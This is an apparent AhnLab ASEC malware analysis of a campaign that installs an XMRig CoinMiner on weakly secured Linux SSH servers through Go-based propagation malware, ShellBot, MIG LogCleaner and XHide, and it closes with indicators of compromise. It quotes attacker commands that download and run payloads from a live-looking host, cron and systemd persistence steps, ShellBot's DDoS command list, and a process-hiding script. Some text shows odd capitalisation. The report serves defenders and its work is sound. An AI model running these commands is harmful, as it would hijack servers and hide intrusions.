

Case Study: Distribution of a CoinMiner Targeting Linux SSH Servers via Malware Distribution via Network Transmission

A asec.ahnlab.com/en/94484

ATCP

July 11, 2026



The AhnLab SEcurity intelligence Center (ASEC) is monitoring attacks targeting poorly managed Linux servers using multiple honeypots. Recently, ASEC identified cases where malware with propagation capabilities was used to install the XMRig CoinMiner.

In these attack cases, malware such as ShellBot, MIG LogCleaner, and XHide were used. The threat actors created and used downloaders and propagation malware written in the Go programming language; they also built and used scripts with Shc (Shell Script Compiler). The same threat actors appear to have been carrying out these attacks since at least 2023.

1. Attack Case

Scanning and login attempts targeting SSH service honeypots occurred from multiple attack sources. Given that the commands executed after a successful login are similar to the propagation malware discussed later, it is presumed that this attack was also carried out using propagation malware. After a successful login, command execution occurred as follows, which installed the “run” downloader:


```
# (Uname -a|cut -d' ' -f1,2,3,7,11|tr ' ' && cat /proc/cpuinfo|grep name|cut -f2 -d:|uniq -c ; cd /var/tmp ; wget download.Xrpl[.]City/run && chmod +x run && ./Run) | xargs
```

2. Malware Analysis

2.1. Attack Cases

2.1.1. Downloader (run)

The “run” downloader malware was written in the Go programming language; when executed, it changes the current user’s password and outputs the result.

A terminal window with a dark background and white text. The prompt is [root@localhost ~]#. The user enters '/var/tmp/run' and the output is 'new password set to: 4u25yn2v'. The prompt returns to [root@localhost ~]#.

```
[root@localhost ~]# '/var/tmp/run'
new password set to: 4u25yn2v
[root@localhost ~]#
```

Figure 1. Changed Password

It then downloads “pack.Jpg,” decompresses it, and executes the malware contained within. “Mysql” is an XMRig CoinMiner, and “meta” is malware; it is executed with the file “ranges” (containing the scan range) and the file “pass” (containing the credentials) as arguments.

```
# Wget download.Xrpl[.]City/test/pack.Jpg#
tar xf pack.Jpg#
rm pack.Jpg#
cd pack#
chmod 0755
mysql# .
/Mysql# rm
mysql# chmod 0755 meta#
./Meta scan ranges 22 -p pass#
rm -rf meta ranges pass found.Lst
```

2.1.2. Propagation Malware (meta)

“Meta” is also written in Go and serves as a propagation-focused malware that scans SSH ports and executes commands to install malware upon a successful connection. It runs as follows, scanning the address range specified in “ranges” using the credentials contained in “pass.”

```
# ./Meta scan ranges 22 -p pass
```




Figure 2. Data files used for scanning

If the scanning and authentication are successful, command execution occurs to install “mysql,” an XMRig CoinMiner, on the Attack Target server. It also sends the attack results to “hxxp://youpost[.]ln/” via an HTTP POST request.

```
# ( Uname -a|cut -d' ' -f1,2,3,7,11|tr '\n' ' ' && cat /proc/cpuinfo|grep name|cut -f2 -d:|uniq -c ;  
cd /tmp ; mkdir .ICE-Unix21 ; cd .ICE-Unix21 ; wget download.Xrpl[.]City/mysql > /dev/null &&  
chmod +x mysql && ./Mysql) | xargs
```

2.1.3. XMRig (mysql)

A. Installation Steps

“Mysql” is an XMRig CoinMiner created by a threat actor, with several additional features. First, if it is running with root privileges and the current execution path is not “/etc/ufw/.Dev/oracle-monitor,” it proceeds with the installation process. It copies itself to the paths “/etc/ufw/.Dev/oracle-monitor” and “/dev/shm/.Sys_cache_backup,” and then creates a Systemd Service; the Service file can be found at “/etc/systemd/system/oracle-service.Service.”

```

1 [Unit]
2 Description=System Telemetry
3 After=network.target
4
5 [Service]
6 Type=simple
7 ExecStart=/etc/ufw/.dev/oracle-monitor
8 Restart=always
9 RestartSec=5
10 [Install]
11 WantedBy=multi-user.target
12

```

Figure 3. Registered Service

B. Watchdog Mode

Malware executed from the “/etc/ufw/.Dev/oracle-monitor” path acts as a watchdog, periodically checking whether “/dev/shm/.Sys_cache_backup” exists and downloading it if it does not. This is presumed to be because files located in the “/dev/shm/” path are deleted after a reboot.

```
# Curl -k -s -L -o /dev/shm/.Sys_cache_backup hxxp://download.Xrpl[.]City/mysql || wget -q -O
/dev/shm/.Sys_cache_backup hxxp://download.Xrpl[.]City/mysql
```

It then copies the “/dev/shm/.Sys_cache_backup” file to the “/var/tmp/.Sys_cache_<RANDOM>” path and adds it to the cron job.

```
# Cp -f /dev/shm/.Sys_cache_backup /var/tmp/.Sys_cache_<RANDOM> && chmod +x
/var/tmp/.Sys_cache_<RANDOM>
(crontab -l 2>/dev/null | grep -v '.Sys_cache_'; echo '@reboot
/var/tmp/.Sys_cache_<random>') | crontab -
```

C. CoinMiner Mode

Once the above process is complete, the program forks itself to perform coin mining. The command-line arguments are specified as follows, and five mining pool addresses are used.

XMRRig command-line arguments: -u smart -tls -donate-level=0 -null-hash-report -no-color -o sad[.]Lat:80 -o 192.3.9[.]34:80 -O 172.245.81[.]188:80 -O 146.19.213[.]82:80 -O 23.94.137[.]96:80

Mining pool addresses

Sad[.]Lat:80
192.3.9[.]34:80
172.245.81[.]188:80
146.19.213[.]82:80
23.94.137[.]96:80

Table 1. List of Mining Pool Addresses

For reference, the lock files used by the newly created process responsible for mining and the process responsible for the watchdog to prevent concurrent execution are as follows.

- Agent Lock File: /dev/shm/.Agt.Lck
- Miner Lock File: /dev/shm/.Mnr.Lck

In addition, the list of legitimate processes as follows is used to disguise the process names:

- “/Uusr/sbin/irqbalance”
- “/Uusr/lib/systemd/systemd-logind”
- “/Uusr/bin/dbus-daemon –system”
- “/Uusr/sbin/acpid”
- “/Uusr/lib/systemd/systemd-udev”
- “Kworker/u16:1-events_unbound”
- “/Lib/systemd/systemd-journald”
- “/Uusr/sbin/cron -f”
- “/Uusr/lib/policykit-1/polkitd”

2.2. ShellBot (.b0t)

ShellBot was also distributed from malware distribution servers under the name “.B0t.”

ShellBot, also known as PerlBot, is a DDoS bot developed in Perl. It communicates with C&C servers using the IRC protocol and supports various commands that allow it to not only launch DDoS attacks but also perform System Control on infected systems.

Malware	C&C server Address	Channel Address	Administrator ID
1	Irc[.]Lat:80	#X	X
2	Irc.Undernet[.]Org:6667	#T3st	Egeu

Table 2. ShellBot Configuration Information

```
175 #####
176 # Commands #
177 #####
178 if ($funcarg =~ /^commands/) {
179     sendraw($IRC_cur_socket, "PRIVMSG $printl :[-[Devising's Modded Perl Bot Commands List]-] ");
180     sendraw($IRC_cur_socket, "PRIVMSG $printl :[3-----[Hacking Based]-----] ");
181     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u multiscan <vuln> <dork>");
182     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u socks5");
183     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u sql <vuln> <dork>");
184     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u portscan <ip>");
185     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u logcleaner");
186     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u sendmail <subject> <sender> <recipient> <message>");
187     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u system");
188     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u clearmp");
189     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u unixable");
190     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u nmap <ip> <beginport> <endport>");
191     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u back <ip><port>");
192     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u linuxhelp");
193     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u cd tmp:. | for example");
194     sendraw($IRC_cur_socket, "PRIVMSG $printl :[3-----[Advisory/New Based]-----] ");
195     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u packetstorm");
196     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u milw0rm");
197     sendraw($IRC_cur_socket, "PRIVMSG $printl :[3-----[DDos Based]-----] ");
198     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u udpflood <host> <packet size> <time>");
199     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u udp <host> <port> <packet size> <time>");
200     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u tcpflood <host> <port> <packet size> <time>");
201     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u httpflood <host> <time>");
202     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u sqlflood <host> <time>");
203     sendraw($IRC_cur_socket, "PRIVMSG $printl :[3-----[IRC Based]-----] ");
204     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u killme");
205     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u join #channel");
206     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u part #channel");
207     sendraw($IRC_cur_socket, "PRIVMSG $printl :!u reset");
```

Figure 4. Command Routine of the ShellBot Used in the Attack

Note that while ShellBot supports log manipulation commands, the attackers also distributed MIG Logcleaner from the same address.

```

[root@localhost Downloads]# ./mig

*****
* MIG Logcleaner v2.0 by nol *
*****

usage: ./mig [-u] [-n] [-d] [-a] [-b] [-R] [-A] [-U] [-T] [-H] [-I] [-O] [-d]

[-u <user>]      - username
[-n <n>]         - username record number, 0 removes all records (default: 1)
[-d <dir>]       - log directory (default: /var/log/)
[-a <string1>]   - string to remove out of every file in a log dir (ip?)
[-b <string2>]   - string to remove out of every file in a log dir (hostname?)
[-R]            - replace details of specified user entry
[-A]            - add new entry before specified user entry (default: 1st entry in list)
[-U <user>]     - new username used in -R of -A
[-T <tty>]      - new tty used in -A
[-H <host>]     - new hostname used in -R or -A
[-I <n>]        - new log in time used in -R or -A (unit time format)
[-O <n>]        - new log out time used in -R or -A (unit time format)
[-d]           - debug mode

eg:  ./mig -u john -n 2 -d /secret/logs/ -a 1.2.3.4 -b leet.org
     ./mig -u john -n 6
     ./mig -d /secret/logs/ -a 1.2.3.4
     ./mig -u john -n 2 -R -H china.gov
     ./mig -u john -n 5 -A -U jane -T tty1 -H arb.com -I 12345334 -O 12345397

```

Figure 5. How to Use MIG Logcleaner

2.3. CoinMiner

In addition to these, a compressed file named “auto.Jpg” was also found at the download URL. Based on previously disclosed information, it appears that the same threat actor has been distributing CoinMiner since at least 2023. [\[1\]](#) Inside the compressed file are shell scripts written in Shc, scripts used to obfuscate commands, and the XHide and XMRig CoinMiner.




Figure 6. Files contained in auto.Jpg

2.3.1. Command Obfuscation

“Pot” is a shell script written in Shc. When executed, it moves files responsible for obfuscation to the “/usr/share/terminfo/c/.X/.L/” Path and moves files such as XHide and XMRig to the “/usr/share/terminfo/c/.X/.X/” Path The Path then executes “script” located in the “/.L” Path;

“script” modifies users’ “.Bashrc” files to register aliases. For example, during command execution of the “uptime” command, the alias causes the symbolic link “myu” to be executed; “mywu” actually executes a script named “uptime.”

Targeted Commands	Symbolic Link Name	Command Script Name
W	Myw	Load
Crontab	Myc	Cron
Top	Pot	Top
Uptime	Myu	Uptime
Ls	N/A	(Alias)
Lsconfig	N/A	(Alias)

Table 3. Decoy Commands and Files



Figure 7. Contents of symlinks and aliases

The disguised “crontab” command saves the current crontab output and then continuously displays only past results, while the disguised “w,” “uptime,” and “top” commands set the “load average” value to a fixed number, making it difficult for administrators to check system load. The “ls” and “lsconfig” commands manipulate the output of the “ls” command execution to hide malware.

2.3.3. XHide (h32, H64)

“Pot” executes “myu,” which is written in Shc, in addition to “script.” “Myu” registers a command for command execution of “myw” as a cron job; “myw” checks whether a connection exists to the address “45.88.91[.]151” (The content of “i”), and if not, it executes

the “run” script. “Run” is responsible for launching “Discord”—which is XMRig—using the XHide tools “h32” and “h64.”

XHide receives the process to be executed along with the name of the process that is used to disguise the execution as an argument. It then sets argv[0] to the argument it received when executing the target process; consequently, XMRig runs under the name “[kworker/u257:2].”

```
proc=$(nproc)
ARCH=$(uname -m)
HIDE="[kworker/u257:2]"
if [ "$ARCH" == "i686" ]; then
    nohup "$dir/h32" -s "$HIDE" "$dir/Discord" -o sad.lat:80 --tls >> /dev/null 2>&1 &
elif [ "$ARCH" == "x86_64" ]; then
    nohup "$dir/h64" -s "$HIDE" "$dir/Discord" -o sad.lat:80 --tls >> /dev/null 2>&1 &
sleep 5
saved_pid=$(pgrep "Discord")
echo "Saved PID: $saved_pid"
if [ -n "$saved_pid" ]; then
    mount --bind /dev/shm "/proc/$saved_pid"
void __cdecl __noreturn usage(const char *a1)
{
    fprintf(
        stderr,
        "XHide - Process Faker, by Schizoprenic Xnuxer Research (c) 2002\n"
        "\n"
        "Options:\n"
        "-s string\tFake name process\n"
        "-d\t\tRun application as daemon/system (optional)\n"
        "-u uid[:gid]\tChange UID/GID, use another user (optional)\n"
        "-p filename\tSave PID to filename (optional)\n"
        "\n"
        "Example: %s -s \"klogd -m 0\" -d -p test.pid ./egg bot.conf\n"
        "\n",
        a1);
    exit(1);
}
```

Figure 8. XHide and the execution script

2.3.4. XMRig (Discord)

“Discord” is a variant created by a threat actor; it can accept a mining pool address as an argument, but if none is provided, it uses the configuration information stored internally.

- Mining Pool #1: sad[.]Lat:80
- Mining Pool #2: time.Justnames[.]In:80
- Wallet #2:
“46Yoqzc2n4fQ78s1hbwUePRCSGiQgjUNMAEsWV2mV95tDWRqevJZ38K6GWWzLKc5
26CvqeVqaazsDYi8gjVSfouRDYrdZnC”
- Password #2: “x”

3. Conclusion

Recently, cases have been identified where various types of malware—including CoinMiner, propagation malware, and ShellBots—are being installed on poorly managed Linux servers. If a CoinMiner is installed, it uses the system's resources to mine Monero for the threat actor; the threat actor can then use the co-installed ShellBot to perform various malicious behaviors, such as installing additional malware or engaging in Information Theft.

Administrators must use passwords that are difficult to guess and change them periodically to protect Linux servers from brute force attacks and dictionary attacks, and must apply the latest version of the Vulnerability Patch to prevent attacks exploiting vulnerabilities. Also, security products such as firewalls should be used for servers that are publicly accessible from the outside to implement access control for threat actors. Finally, care must be taken to update V3 to the latest version to prevent malware infections.

MD5

0d01bd11d1d3e7676613aacb109de55f

0fde38c0cfa5e5bf8e6ac2a6be0232b7

161d62e4b7ab39f677e7a6828039ef79

2fcad1ae4a29ddb3862f3674065e7433

3565360c4102e152852976effc9aab85

Additional IOCs are available on AhnLab TIP.

URL

[http://download\[.\]xrpl\[.\]city/\[.\]b0t](http://download[.]xrpl[.]city/[.]b0t)

[http://download\[.\]xrpl\[.\]city/auto/auto\[.\]jpg](http://download[.]xrpl[.]city/auto/auto[.]jpg)

[http://download\[.\]xrpl\[.\]city/auto/mig](http://download[.]xrpl[.]city/auto/mig)

[http://download\[.\]xrpl\[.\]city/run](http://download[.]xrpl[.]city/run)

[http://download\[.\]xrpl\[.\]city/test/pack\[.\]jpg](http://download[.]xrpl[.]city/test/pack[.]jpg)

Additional IOCs are available on AhnLab TIP.

FQDN

irc[.]lat

sad[.]lat

time[.]justnames[.]in

youpost[.]in

IP

143[.]20[.]185[.]252

146[.]19[.]213[.]82

172[.]245[.]81[.]188

185[.]242[.]3[.]57

192[.]3[.]9[.]34

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

